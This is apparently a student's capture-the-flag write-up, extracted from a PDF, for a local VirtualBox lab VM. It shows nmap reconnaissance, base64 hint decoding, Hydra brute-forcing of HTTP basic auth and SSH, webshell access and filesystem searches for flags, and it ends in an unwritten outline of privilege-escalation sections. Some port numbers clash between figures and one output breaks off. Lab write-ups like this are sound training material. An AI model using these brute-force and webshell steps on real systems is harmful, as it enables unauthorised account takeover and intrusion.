1 Task definition

2 Summary

3 Complete network topology of the exercise



Figure 2: Complete network topology of the exercise

4 Exercise Execution

4.1 Setting up the virtual machines.

To get started with this CTF, make sure that VirtualBox version 7.1.4 is used. The VM to attack must be imported by double-clicking the provided .ova file. After the import is complete, the network settings must be changed to use Host-only Adapter mode. Since using the default Host-only network did not work, we had to create a new Host-only network. To do this, either press <C-h> or click on File > Tools > Network Manager, as shown in Figure 3.



Figure 3: Opening VirtualBox Network Manager settings

In this menu, click on Create, then check the Enable Server box to enable the DHCP server so the target VM will receive an IP address. Then, click on Adapter to view the IP range of the network, which in our case is 192.168.15.0/24, which can be seen in Figure 4.



Figure 4: Showing the IP settings for the new Host-only network

Next, open the virtual machine settings by selecting the VM in the list and pressing <C-s>. Under the Network section, change the network adapter to use the Host-only Adapter and select the VirtualBox Host-only Ethernet Adapter #2, which was just created. Perform this step for both the target VM and the Kali VM, as detailed in Figure 5.



Figure 5: Showing the network configuration of the virtual machines

4.2 Reconnaissance: Scanning the Network

We use the Cyber Kill Chain to structure our steps for completing the CTF, with any attack beginning with reconnaissance, which in this case means scanning the network with nmap. Since we don't know the IP address of the target server yet, we need to scan the network to find it. For this, the command nmap 192.168.15.0/24 is used to scan the entire network for open ports, as illustrated in Figure 6.[1]

```
Starting Nmap 7.91 (https://nmap.org ) at 2025-01-17 17:56 CET mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disa bled. Try using —system-dns or specify valid servers with —dns-servers Nmap scan report for 192.168.15.1
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.15.1 are filtered MAC Address: 0A:00:27:00:00:2F (Unknown)

Nmap scan report for 192.168.15.2
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.15.2 are filtered MAC Address: 08:00:27:90:4C:27 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.15.3
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT STATE SERVICE 22/tcp open socks
MAC Address: 08:00:27:15:E4:D1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.15.4
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
11/tcp open rpcbind

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.92 seconds
```

Figure 6: Results of the nmap scan

We can determine that the target has the IP address 192.168.15.3, since, as seen in Figure 4, .1 is the network address, .2 is the DHCP server, and .4 is the IP address of the Kali VM. This can be verified by running ip a or by scanning the open ports, since ssh is not exposed. Now we can run another nmap scan to get fruther information abt the running servives and their version by using the sV flag and use the T4 flag which sets the timing to agressive with the value 4 and the p falg with - value to scan all ports. The results of the scan can be seen in Figure 7.[2, 3]

```
Starting Nmap 7.91 ( https://mmap.org ) at 2025-01-17 17:57 CET
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.67% done; ETC: 17:57 (0:00:19 remaining)
Nmap scan report for 192.168.15.3
Host is up (0.00065s latency).
Not shown: 65530 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
1080/tcp open http BaseHTTPServer 0.6 (Python 3.12.3)
5155/tcp open http BaseHTTPServer 0.6 (Python 3.12.3)
10458/tcp open http BaseHTTPServer 0.6 (Python 3.12.3)
55487/tcp open http BaseHTTPServer 0.6 (Python 3.12.3)
MAC Address: 08:00:27:15:E4:D1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.23 seconds
```

Figure 7: Results of the detailed nmap scan

From this scan, we can see that ssh and four http servers running Python 3.12.3 are active on the system.

4.3 Reconnaissance: Exploring the websites

If we open the websites in our web browser of choice, we can see that the one on port 1080 says that to get further, we need to scan deeper, which we already did. The website on port 5155 shows text from foreign languages, which is randomized and always prints out different text on refresh. The site on port 10458 prints out a message in base64, and lastly, the one on port 10448 has a basic authentication login prompt for a mini web shell. Figures 8 shows the content of each webpage.

```
rootakali:~# curl 192.168.15.3:1080; echo
Willkommen bei der HTL22-Mini-CTF! Um weiter zu kommen musst du genauer Scannen!
rootakali:~# curl 192.168.15.3:4220; echo
提示1: ② ②②②②②② ② ② ② ②
rootakali:~# curl 192.168.15.3:10465; echo
SGlud2VpcyAyOiBwb2JpZXJlIGRlbiBwb3J0IDU1NTM5
rootakali:~# curl 192.168.15.3:55539; echo
Authorization required
rootakali:~#
```

Figure 8: Showing the contents of each page using curl ¹

The base64 message can be decoded by piping the string, using echo, into the base64 command, which gives us the hint to use port 55487, the site with authentication. This is shown in Figure 9 below.

```
~/itsi via ♥ v3.11.2
> echo "SGlud2VpcyAyOiBwb2JpZXJlIGRlbiBwb3J0IDU1NDg3" | base64 --decode
Hinweis 2: pobiere den port 55487∉
```

Figure 9: Decoding the base64 message

To get all the random variants from the site with the foreign languages, I wrote a quick batch script to recursively relay the website and save the output in a file called **output**, as shown in Figure 10.

```
#!/bin/bash
while true;do
    body=$(curl -s 192.168.15:5155)
    echo "$body" >> output
    echo "$body"
done
```

Figure 10: Running the script

After running it for a while, we prompted ChatGPT with the list of outputs to translate, which revealed the following hint, as shown in Figure 11.

¹The ports are different from those mentioned before, since instead of using screenshots from the browser, we opted to use curl. Additionally, on every refresh, the ports are randomized.



Figure 11: ChatGPT translating the hint

4.4 Weaponization: Evaluating the needed tools

Now that we know the username and that it uses HTTP Basic Authentication, we can use Hydra to brute-force the password. For this, I have chosen the 10-million-password list as our wordlist [4]

4.5 Exploitation: Using Hydra to break HTTP basic authentication

To brute force the password, the following hydra command will be used: hydra -1 user -P pw.txt -s 55487 -f 192.168.15.3 http-get / Here is a breakdown of the options used in the command:[5]

```
-l user #specifying the username to attempt logging in with
-P pw.txt #tells Hydra to use the contents of pw.txt as passwords to try
-s 55487 #specifying the port to connect to
-f #telling Hydra to stop after a valid login
192.168.15.3 #setting the target IP address
http-get / #specifying the service and method to use
```

After running this command, we find out that the username is user and the password is pass, as seen in Figure 12.

```
Protokali:/mnt/a# hydra -l user -P pw.txt -s 55487 -f 192.168.15.3 http-get /
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 1 8:21:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get://192.168.15.3:55487/
[55487][http-get] host: 192.168.15.3 login: user password: pass
[STATUS] attack finished for 192.168.15.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 1 8:21:05
POOLONALI:/mnt/a#
```

Figure 12: Running the Hydra command to get the credentials

After entering the found credentials on the webpage, we get the first flag.

Figure 13: First flag found

Besides the flag, there is a webshell on the site, so we can run commands on the server. However, interacting through the website is a horrible experience, and that's why we used the command whoami to find out which user we are logged in as so we can SSH into the server instead.

4.6 Exploitation: Using Hydra to brute force SSH login

To brute force the SSH login, this Hydra command is used:

hydra -l GrumpyCat -P pw.txt 192.168.15.3 ssh -t 4. The only changes made to the command are the username we got through the webshell, replacing the method with SSH, and using the -t flag with a value of 4 to set the max tasks to 4, since some SSH configurations tend to block higher counts. Figure 14 shows the command output. [6]

```
Protrikal:/mnt/a# hydra -l GrumpyCat -P pw.txt 192.168.15.3 ssh -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use

4.7 Exploring the system

4.7.1 Listing all the files

Now that we have a shell in the server, it's time to dig around and explore. We started by running ls -R / * 2>/dev/null | grep flag, in which the -R flag is used to recursively list all the files in the root of the file system and the * is used to list everything inside that as well. Lastly, the 2>/dev/null redirects stderr to the file /dev/null to effectively delete them from the output, which is piped into grep to filter it to search for files that have flag in their name. To tidy up the output, it can be piped into grep again with the -v flag to exclude results that contain flags. Figure 15 shows the results. [7]

```
GrumpyCat@playground:~$ ls -R / * 2>/dev/null | grep flag | grep -v "flags" ctf_setup_done.flag secret_flag.txt fib_notify_on_flag_change fib_notify_on_flag_change termios-c_cflag.h termios-c_iflag.h termios-c_lflag.h termios-c_lflag.h flag_process.sh fegetexceptflag.3.gz fesetexceptflag.3.gz tcflag_t.3type.gz
```

Figure 15: Output of the search command

As we can see, we found a file called secret_flag.txt and flag_process.sh, for which we can search with the following command: find -name "filename" / 2>/dev/null. Figure 16 displays the found file locations.

```
GrumpyCat@playground:~$ find / -name "secret_flag.txt" 2>/dev/null
/opt/secret_flag.txt
GrumpyCat@playground:~$ find / -name "flag_process.sh" 2>/dev/null
/usr/local/bin/flag_process.sh
```

Figure 16: File locations of the 2 found files

To have a better structure in this documentation, I will list the initial findings from the exploration and create a section for each flag. This will make the document easier to read and more organized.

4.7.2 Investigating the listening service

With ss -tulnp, we can examine all listening process services on the system for TCP and UDP, along with the processes they use, if we have permission to see that.

Figure 17: Viewing the listening services

Luckily, as seen in Figure 17, it appears that the webserver has been started as the current user, which we can further inspect with ps aux | grep python. As shown in Figure 18, the process has been started by the root user as GrumpyCat.

Figure 18: Inspecting the running Python processes

- 4.8 process flag
- 4.9 comment flag
- 4.10 sudo flag
- 4.11 history flag
- 4.12 tmp flag
- 4.13 it's over but actually not
- 4.14 trying to escalate privaledgs
- 4.14.1 smart enumeration
- 4.14.2 trying a kernel level exploit
- 4.14.3 checking suid binarys
- 4.14.4 checking root process
- 4.14.5 trying metasploit
- 4.14.6 trying other common ctf priv escalation ways
- 4.15 reseting the root password and exploring the vm
- 4.16 7 flags
- 4.17 talking abt the setup etc or sum idk :shruge:
